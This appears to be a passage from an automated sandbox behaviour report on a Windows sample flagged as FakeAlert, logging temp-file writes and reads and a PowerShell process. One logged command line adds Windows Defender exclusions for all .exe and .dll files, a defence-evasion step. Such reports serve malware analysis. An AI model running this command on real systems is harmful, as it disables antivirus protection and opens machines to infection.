C:\Users\user\AppData\Local\Temp\hbqA6yu.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 64 73 41 32 61 72 78 63 6b 37 75 32 55 35 71 68 41 72 34 45 2d 77 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="dsA2arxck7u2U5qhAr4E-w">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile
C:\Users\user\AppData\Local\Temp\AEB8Tw9.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 47 6f 54 6a 69 7a 63 4b 4f 42 47 52 47 77 45 37 67 69 49 5a 67 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="GoTjizcKOBGRGwE7gilZgg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\79Qsp1R.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 75 78 48 33 6e 36 71 73 64 65 56 78 48 78 69 71 45 46 76 67 31 41 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="uxH3n6qsdeVxHxiqEFvg1A">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile
C:\Users\user\AppData\Local\Temp\JcTixxK.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 4a 6a 79 65 73 74 52 65 4b 44 55 48 6b 34 6d 62 4d 31 46 5a 6f 77 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="JjyestReKDUHk4mbM1FZow">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\HEaQKbm.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 4c 65 57 4d 6f 47 42 2d 2d 5f 4b 41 65 6f 70 55 33 33 62 6f 6a 77 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="LeWMoGB--_KAeopU33bojw">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile
C:\Users\user\AppData\Local\Temp\Fp5pWOv.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 6a 5a 5a 55 73 66 4b 56 78 63 46 2d 4b 74 56 4e 77 51 39 2d 6c 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="jZZUsfKVxcF-KtVNwQ9-lQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\is9f5lp.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 58 33 49 47 6a 47 4e 4d 75 49 35 41 54 30 32 31 48 64 52 71 48 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="X3IGjGNMuI5AT021HdRqHQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile
C:\Users\user\AppData\Local\Temp\6D6YYf5.ini	0	1019	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 55 6e 4f 54 61 6e 2d 69 47 78 34 66 53 77 52 38 4b 57 56 44 62 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="UnOTan-iGx4fSwR8KWVDbQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MTLdFLE.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 77 50 35 71 69 72 5a 6a 2d 5a 5a 34 47 4e 5f 4a 59 2d 71 55 42 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="wP5qirZj-ZZ4GN_JY-qUBg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile
C:\Users\user\AppData\Local\Temp\Ap7UmLD.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 48 71 49 6e 70 41 62 34 71 2d 55 41 30 70 35 41 70 39 45 75 41 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="HqInpAb4q-UA0p5Ap9EuAQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\WGLMqHD.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 4a 5f 63 63 48 41 5f 55 56 56 69 38 4d 35 55 32 6a 48 33 65 51 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="J_ccHA_UVVi8M5U2jH3eQg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile
C:\Users\user\AppData\Local\Temp\nnXaK8k.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 46 62 63 57 52 75 61 69 4b 48 68 75 39 55 66 38 51 4d 4b 43 4f 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="FbcWRuaiKHhu9Uf8QMKCOQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SecuriteInfo.com.Variant.FakeAlert.2.24488.exe	unknown	1490944	success or wait	1	409961	ReadFile
C:\Users\user\AppData\Local\Temp\YC9w8Aif.ico	unknown	22	success or wait	1	473975	ReadFile
C:\Users\user\AppData\Local\Temp\YC9w8Aif.ico	unknown	38	success or wait	1	4739AB	ReadFile
C:\Users\user\AppData\Local\Temp\sGgz8WE.ini	unknown	128	success or wait	2	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\sGgz8WE.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\KrD7UxG.ini	unknown	128	success or wait	2	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\KrD7UxG.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\REi9Htc.ini	unknown	128	success or wait	11	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\REi9Htc.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\U5UjEkM.ini	unknown	128	success or wait	13	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\U5UjEkM.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\Hk28YM9.ini	unknown	128	success or wait	13	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\Hk28YM9.ini	unknown	128	end of file	1	402CE7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tARkXYN.ini	unknown	128	success or wait	13	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\tARkXYN.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\gDI1ITp.ini	unknown	128	success or wait	2	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\gDI1ITp.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\kKBEMnN.ini	unknown	128	success or wait	13	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\kKBEMnN.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\A74oXdM.ini	unknown	128	success or wait	13	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\A74oXdM.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\QwRBqv2.ini	unknown	128	success or wait	13	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\QwRBqv2.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\NDyKofJ.ini	unknown	128	success or wait	11	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\NDyKofJ.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\Y1lkYiF.ini	unknown	128	success or wait	13	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\Y1lkYiF.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\td7DLxd.ini	unknown	128	success or wait	13	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\td7DLxd.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\9nIC29m.ini	unknown	128	success or wait	13	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\9nIC29m.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\p3Ti5MN.ini	unknown	128	success or wait	13	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\p3Ti5MN.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\CrVbcG3.ini	unknown	128	success or wait	13	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\CrVbcG3.ini	unknown	128	end of file	1	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\olE9oXI.ini	unknown	128	success or wait	2	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\hbqA6yu.ini	unknown	128	success or wait	2	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\AEB8Tw9.ini	unknown	128	success or wait	2	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\JcTixxK.ini	unknown	128	success or wait	2	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\79Qsp1R.ini	unknown	128	success or wait	2	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\HEaQKbm.ini	unknown	128	success or wait	2	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\is9f5lp.ini	unknown	128	success or wait	2	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\Fp5pWOv.ini	unknown	128	success or wait	2	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\MTLdFLE.ini	unknown	128	success or wait	2	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\6D6YYf5.ini	unknown	128	success or wait	2	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\Ap7UmLD.ini	unknown	128	success or wait	2	402CE7	ReadFile
C:\Users\user\AppData\Local\Temp\WGLMqHD.ini	unknown	128	success or wait	2	402CE7	ReadFile

Analysis Process: powershell.exe PID: **6700**, Parent PID: **6292**

General

Target ID:	11
Start time:	04:37:54
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -Command "Add-MpPreference -ExclusionExtension @('exe','dll') -Force"
Imagebase:	0x1010000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDACF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CB55B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CB55B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lqiaigga.n0f.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_sqjqhruh.5xf.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW
C:\Users\user\Documents\20220527\PowerShell_transcript.701188.kN_b0V1N.20220527043800.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lqiaigga.n0f.ps1	success or wait	1	6CBF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_sqjqhruh.5xf.psm1	success or wait	1	6CBF6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lqiaigga.n0f.ps1	0	1	31	1	success or wait	1	6CBF1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_sqjqhruh.5xf.psm1	0	1	31	1	success or wait	1	6CBF1B4F	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.701188.kN_b0V1N.20220527043800.txt	0	3	ff		success or wait	1	6CBF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220527\PowerShell_transcript.701188.kN_b0V1N.20220527043800.txt	3	620	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 37 30 34 33 38 30 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 30 31 31 38 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********Windows PowerShell transcript startStart time: 20220527043802Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 701188 (Microsoft Windows NT 10.0.17134.0)Host Application: power	success or wait	44	6CBF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 68 14 00 00 18 00 00 00 fd 0c fd 04 fd 07 fd 07 fd 07 00 00 4c 01 4b 00 0f 00 7d 0c 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@ehLK}@	success or wait	1	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 50 00 00 00 0e 00 20 00	H<@^L"My:P	success or wait	17	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	11	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	00 08 00 03		success or wait	11	6E0776FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
